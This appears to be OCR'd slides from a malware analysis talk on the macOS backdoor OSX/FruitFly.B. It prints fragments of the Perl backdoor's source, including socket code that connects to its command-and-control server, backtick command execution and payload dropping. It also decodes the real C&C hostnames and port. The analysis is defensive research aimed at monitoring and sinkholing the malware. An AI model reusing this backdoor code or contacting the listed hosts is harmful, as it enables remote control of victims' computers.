


need this info to build c&c server



address of c&c server(s)

malware's protocol



```
$ cat fpsaud.pretty

#!/usr/bin/perl

use IO::Socket;
use IPC::Open2;

sub G {
 die if !defined syswrite $1, $_[0]
}
...

for( my ( $x, $n, $q ) = ( 10, 0, 0
) ; ; sleep $x) {

...
```

'beautified' script


imports

subroutines

main logic

OSX/FruitFly.B

imports 'use'



```
$ cat fpsaud.pretty

#!/usr/bin/perl

use IO::Socket;
use IPC::Open2;
```

script imports

'use' keyword: "imports all the functions exported by MODULE ..into the name space of the current package"

IO:Socket:
socket (network) connections

```
$1 = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10 );
```

IPC:Open2:
process exec, & read/write

```
if ( !$P )
{
        $P = open2( $H, $Q, $b );
        if ( !$O ) { sleep 1; unlink $M }
}
return undef if !$P;
return 1 if defined syswrite $Q, $_[0];
```

we should monitor for network & process events

- network events
- process events

OSX/FruitFly.B

a triage of subroutines ('S', 'W', & I)

```
#write to file
# $_[0]: file name
# $_[1]: bytes to write out
sub S {
    open F, '>', $_[0] or return undef;
    binmode F;
    print F $_[1] or return undef;
    close F;
    return 1;
}
```

S: write to file

```
#read from file
# $_[0]: file name
sub W {
    open F, '<', $_[0] or return undef;
    binmode F;
    my $U = join '', <F>;
    close F;
    return $U;
}
```

W: read from file

```
#eval a string
# $_[0]: string to eval
sub I {
    my $U = eval { my $C = `$_[0]`; chomp $C; $C };
    $U = '' if !defined $U;
    $U;
}
```

I: 'eval' a string

OSX/FruitFly.B

a triage of subroutines ('J' & 'G')

```
#connect
$l = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10 );
```

l: connected socket

```
#recv data
# l: socket
# $_[0]: bytes to recv
sub J {
  my ( $U, $A ) = ( '', '' );
  while ( $_[0] > length $U ) {
    die
    if !sysread $l, $A, $_[0] - length $U;
    $U .= $A;
  }
  return $U;
}
```

J: recv data

```
#send data
# l: socket
# $_[0]: bytes to send
sub G {
  die if !defined syswrite $l, $_[0]
}
```

G: send data

if a command invokes, say, 'J 9' this means an extra 9 bytes are expected from the (custom) C&C server...

OSX/FruitFly.B
a triage of subroutines

name	description
B	split & pack an integer
E	read bytes from process
G	send data to c&c server
H	read data from c&c server & format
I	eval() a string
J	read data from c&c server
K	check if variable it true
M	XOR string with '3'
N	read variable length data from c&c server
O	read 4 bytes (integer) from c&c server
R	close process handles
S	write data to file
V	save embedded binary to disk, then exec & pass parameters via stdin
W	read from file
Y	pack a 4-byte integer
Z	pack variable length data

osx/fruitfly.b's subroutines

OSX/FruitFly.B


string decoding (c&c servers)

```
#decode c&c primary servers
my ($h, @r) = split /a/, M(‘11b36-301-;;2-45bdql-lws...');

#decode c&c backup servers
for my $B (split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...')){
  push @e, map $_ . $B, split /a/, M(‘dql-lwslk-bdql...’);
}
```

encoded strings

command	description
-d <script.pl>	start a script under the debugger
R	restart
n	single step (over subroutines)
s	single step (into subroutines)
p <variable>	display value of a variable
l <line #>	display code at line number
b <line #>	set a breakpoint on line #
B <line #>	remove the breakpoint on line #
T	display 'stack'/caller backtrace

perl debugger commands



```
$ perl -d .fpsaud

main::(fpsaud:6): my $l;
DB<1> n

main::(fpsaud:39):  my ( $h, @r ) = split /a/,
main::(fpsaud:40):   M(‘11b36-301-;;2-45bdql-lw…

DB<1> n

DB<1> p $h
22

DB<1> p @r
xx.xx2.881.76 gro.otpoh.kdie gro.sndkcud.kdie
```

decoding strings

```
$g = shift @r; push @r, $g;

#connect to C&C server
# $g: reversed C&C address / $h: C&C port
$l = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10);
```

connecting to C&C ($g/$h)

67.188.2xx.xx
eidk.hopto.org
eidk.duckdns.org
} port: 22

primary C&C servers


OSX/FruitFly.B

…cmdline options? yes!

```
#process command lines
if ( @ARGV == 1 )
{
    if ( $ARGV[0] =~ /^\d+$/ )
    {
      $h = $ARGV[0]
    }
    elsif ( $ARGV[0] =~ /^([^:]+):(\d+)$/ )
    {
      ( $h, @r ) = ( $2, scalar reverse $1 );
    }
}

$g = shift @r; push @r, $g;

#connect to C&C server
# $g: reversed C&C address / $h: C&C port
$l = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10);
```

^\d+$
"any digits"

^([^:]+):(\d+)$
"any characters, a ':' then any digits"



specify addr/port of C&C server

